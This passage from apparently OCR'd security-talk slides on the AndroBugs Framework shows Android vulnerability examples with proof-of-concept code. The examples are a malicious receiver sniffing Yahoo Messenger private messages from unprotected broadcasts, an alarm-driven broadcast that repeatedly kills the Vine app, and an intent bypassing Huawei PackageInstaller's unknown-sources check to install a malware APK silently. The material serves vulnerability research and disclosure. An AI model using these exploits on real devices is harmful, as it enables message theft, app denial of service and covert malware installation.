      if(s3.length() > i)
        s3 = s3.substring(0, i);
      intent.putExtra("com.yahoo.android.notification.extra.ticker", stringbuilder.append(s3).toString());
    }
    Bundle bundle = new Bundle(2);
    bundle.putLong("buddyId", l1);
    bundle.putString("callingActivity", "__GlobalNofitications__");
    intent.putExtra("com.yahoo.android.notification.extra.intent.extras", bundle);
    context.sendOrderedBroadcast(intent, null);
  }
}
```

Intent Action for this broadcast

Put the sensitive message in Bundle


Sending broadcast without receiver permission

Yahoo Messenger is using this Notification to notify the user on receiving new message.

POC


```
<receiver
   android:name="“.SniffBroadcastReceiver"
   android:exported="true"
   android:label="SniffBroadcastReceiver" >
   <intent-filter android:priority="999">
      <action android:name="com.yahoo.android.notification.start" />
</intent-filter>
</receiver>

public class SniffBroadcastReceiver extends BroadcastReceiver {
   @Override
   public void onReceive(Context context, Intent intent) {
      if ("com.yahoo.android.notification.start".equals(intent.getAction())) {
         Bundle bundle = intent.getExtras();
         if (bundle == null) return;
         Log.i("AndroBugs", "Title=" + bundle.getString("com.yahoo.android.notification.extra.title", "[empty]"));
         Log.i("AndroBugs", "Text=" + bundle.getString("com.yahoo.android.notification.extra.text", "[empty]"));
         Log.i("AndroBugs", "Ticker=" + bundle.getString("com.yahoo.android.notification.extra.ticker", "[empty]"));
      }
   }
}
```

A malicious app with the highest priority to receive the Yahoo Messenger’s broadcast.



```
shell@acer_S56:/ $ logcat | grep AndroBugs
I/AndroBugs(31531): Title=androbugs
I/AndroBugs(31531): Text=Hey
I/AndroBugs(31531): Ticker=androbugs: Hey
I/AndroBugs(31531): Title=androbugs
I/AndroBugs(31531): Text=Your message is leaking haha
I/AndroBugs(31531): Ticker=androbugs: Your message is leaking haha
```


- When somebody sends you a private message, the message is leaking.


androbugs: Your message is leaking haha

AndroBugs

Dynamically Registered Unprotected BroadcastReceiver

Android developers sometimes forget to protect dynamically registered BroadcastReceiver. They only notice the security protection of statically registered BroadcastReceiver in AndroidManifest.xml


Vulnerable App
Dynamically Registered Unprotected BroadcastReceiver (registerReceiver)
Other Apps
Send broadcast to change its original behavior

Keypoint: The dynamically registered BroadcastReceiver must do some sensitive things after receiving the broadcast.

Twitter Vine Android (version: 2.0.3)

50M+ downloads

- It registers a BroadcastReceiver in its base Activity. On receiving the “co.vine.android.FINISH” broadcast, it will terminate the app (Normally, you cannot force to terminate another app without system privilege).
- Result: Users cannot always use the Vine App if the "co.vine.android.FINISH" broadcasts repeatedly.

Vulnerable Code


```
// Class: co.vine.android.BaseActionBarActivity
private final BroadcastReceiver mFinishReceiver = new BroadcastReceiver()
{
            public void onReceive(Context paramAnonymousContext, Intent paramAnonymousIntent)
            {
             if ((paramAnonymousIntent != null) && ("co.vine.android.FINISH".equals(paramAnonymousIntent.getAction())))
               BaseActionBarActivity.this.finish();
            }
};

public void onCreate(Bundle paramBundle, int paramInt, boolean paramBoolean1, boolean paramBoolean2)
{
  ...
   registerReceiver(this.mFinishReceiver, "co.vine.android.FINISH");
  ...
}
```

POC

```
//On running the following code, Vine Android will terminate after 15 secs.
Intent i = new Intent("co.vine.android.FINISH");
PendingIntent pi = PendingIntent.getBroadcast(context, 0, i, 0);
AlarmManager alarm = (AlarmManager)getSystemService(Context.ALARM_SERVICE);
alarm.setRepeating(AlarmManager.RTC_WAKEUP, System.currentTimeMillis(), 15000, pi);
```

The Vulnerability in System App

Apps from Unknown Sources Are Not Allow Originally



Security

DEVICE ADMINISTRATION

Device administrators
View or deactivate device administrators


Unknown sources
Allow installation of apps from unknown sources □

Verify apps
Disallow or warn before installation of apps that may cause harm □

Notification access
Apps cannot read notifications

CREDENTIAL STORAGE

Storage type
Software only



Security

DEVICE ADMINISTRATION

Device administrators

Your phone and personal data are more vulnerable to attack by apps from unknown sources. You agree that you are solely responsible for any damage to your phone or loss of data that may result from using these apps.

CREDENTIAL STORAGE

Storage type
Software only

Vulnerability in Huawei’s System App: PackageInstaller


(Version: 4.4.2-289, CVE-2014-9135)

HUAWEI P7-L10 (Android 4.4.2)


Class: com.android.packageinstaller.PackageInstallerActivity

Proof-Of-Concept: Bypass Unknown Sources Check

```
private void bypassPackageInstallerUnknownCheck() {
    Intent intent = new Intent();
    intent.setAction("android.intent.action.INSTALL_PACKAGE");
    intent.setData(Uri.fromFile(new File("/mnt/sdcard/Malware.apk"))
            .buildUpon().authority("com.android.packageinstaller").build());
    intent.putExtra("InstallDirectly", true);
    MainActivity.this.startActivity(intent);
}
```




```
protected void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    Intent intent = getIntent();
    this.mPackageURI = intent.getData();
    this.mOriginatingURI = (Uri) intent.getParcelableExtra("android.intent.extra.ORIGINATING_URI");
    this.mReferrerURI = (Uri) intent.getParcelableExtra("android.intent.extra.REFERRER");
    this.mNnkonwnResourceDialog = onCreateDialog(1, null);
    this.mIsInstallDirectly = intent.getBooleanExtra("InstallDirectly", false);
    if (this.mPackageURI != null) {
        this.mPm = getPackageManager();
```



```
protected void onResume() {
    super.onResume();
    if (this.mNnkonwnResourceDialog != null && !this.mIsInstallDirectly) {
        if (isInstallingUnknownAppsAllowed() || !this.requestFromUnknownSource) {
            this.mNnkonwnResourceDialog.dismiss();
        } else if (this.requestFromUnknownSource && !this.mNnkonwnResourceDialog.isShowing()) {
            this.mNnkonwnResourceDialog.show();
        }
    }
}
```

You Will Never See Install Blocked Again




Emergency call... 20:23

Package installer

Install blocked

For security purposes, your phone is set to block installation of apps not obtained from Huawei's App Center. If you unblock this security measure, you can install applications from any source, but your phone and personal data may be attacked by applications from unknown sources, the consequences for which you will be wholly responsible for.

You can also change this setting from Settings > Security > Unknown sources



Emergency call... 20:24

Package installer

Malware

Do you want to install this application? It does not require any extra permission to access.

- The bug has been responsibly disclosed to Huawei a year ago.

From The Previous Slides, There Must Be Some Vulnerabilities You Are Very Familiar With

Problem: The Same Vulnerabilities Are Being Made Again and Again

by AndroBugs Framework

Massive Analysis with AndroBugs Framework


Hunting Vulnerabilities in Android Application is not hard if you use the right way.

Big Data Analyzing with AndroBugs Framework

AndroBugs Framework is integrated with MongoDB (NoSQL DB):

- The analysis result will be stored by Vector ID and Package Name for later analysis.

How I Do Massive Scanning?



Find a target company (e.g. M$) and Download all of their Android Apps (e.g. M$ Offxce Mobile)

Run AndroBugs Framework massive analysis tool

Find targeting vulnerability by Vector ID and
Get the analysis reports from AndroBugs Framework

Spend time trying to read Java code (and sometimes smali code), do dynamic analysis, and try to reproduce the vulnerability.


Make a POC app to prove it is a valid vulnerability and report it.

Massive Analysis Tools Provided by AndroBugs Framework

1. python AndroBugs_MassiveAnalysis.py -b [Your_Analysis_Number] -t [Your_Analysis_Tag] -d [APKs input dir] -o [Report output dir]
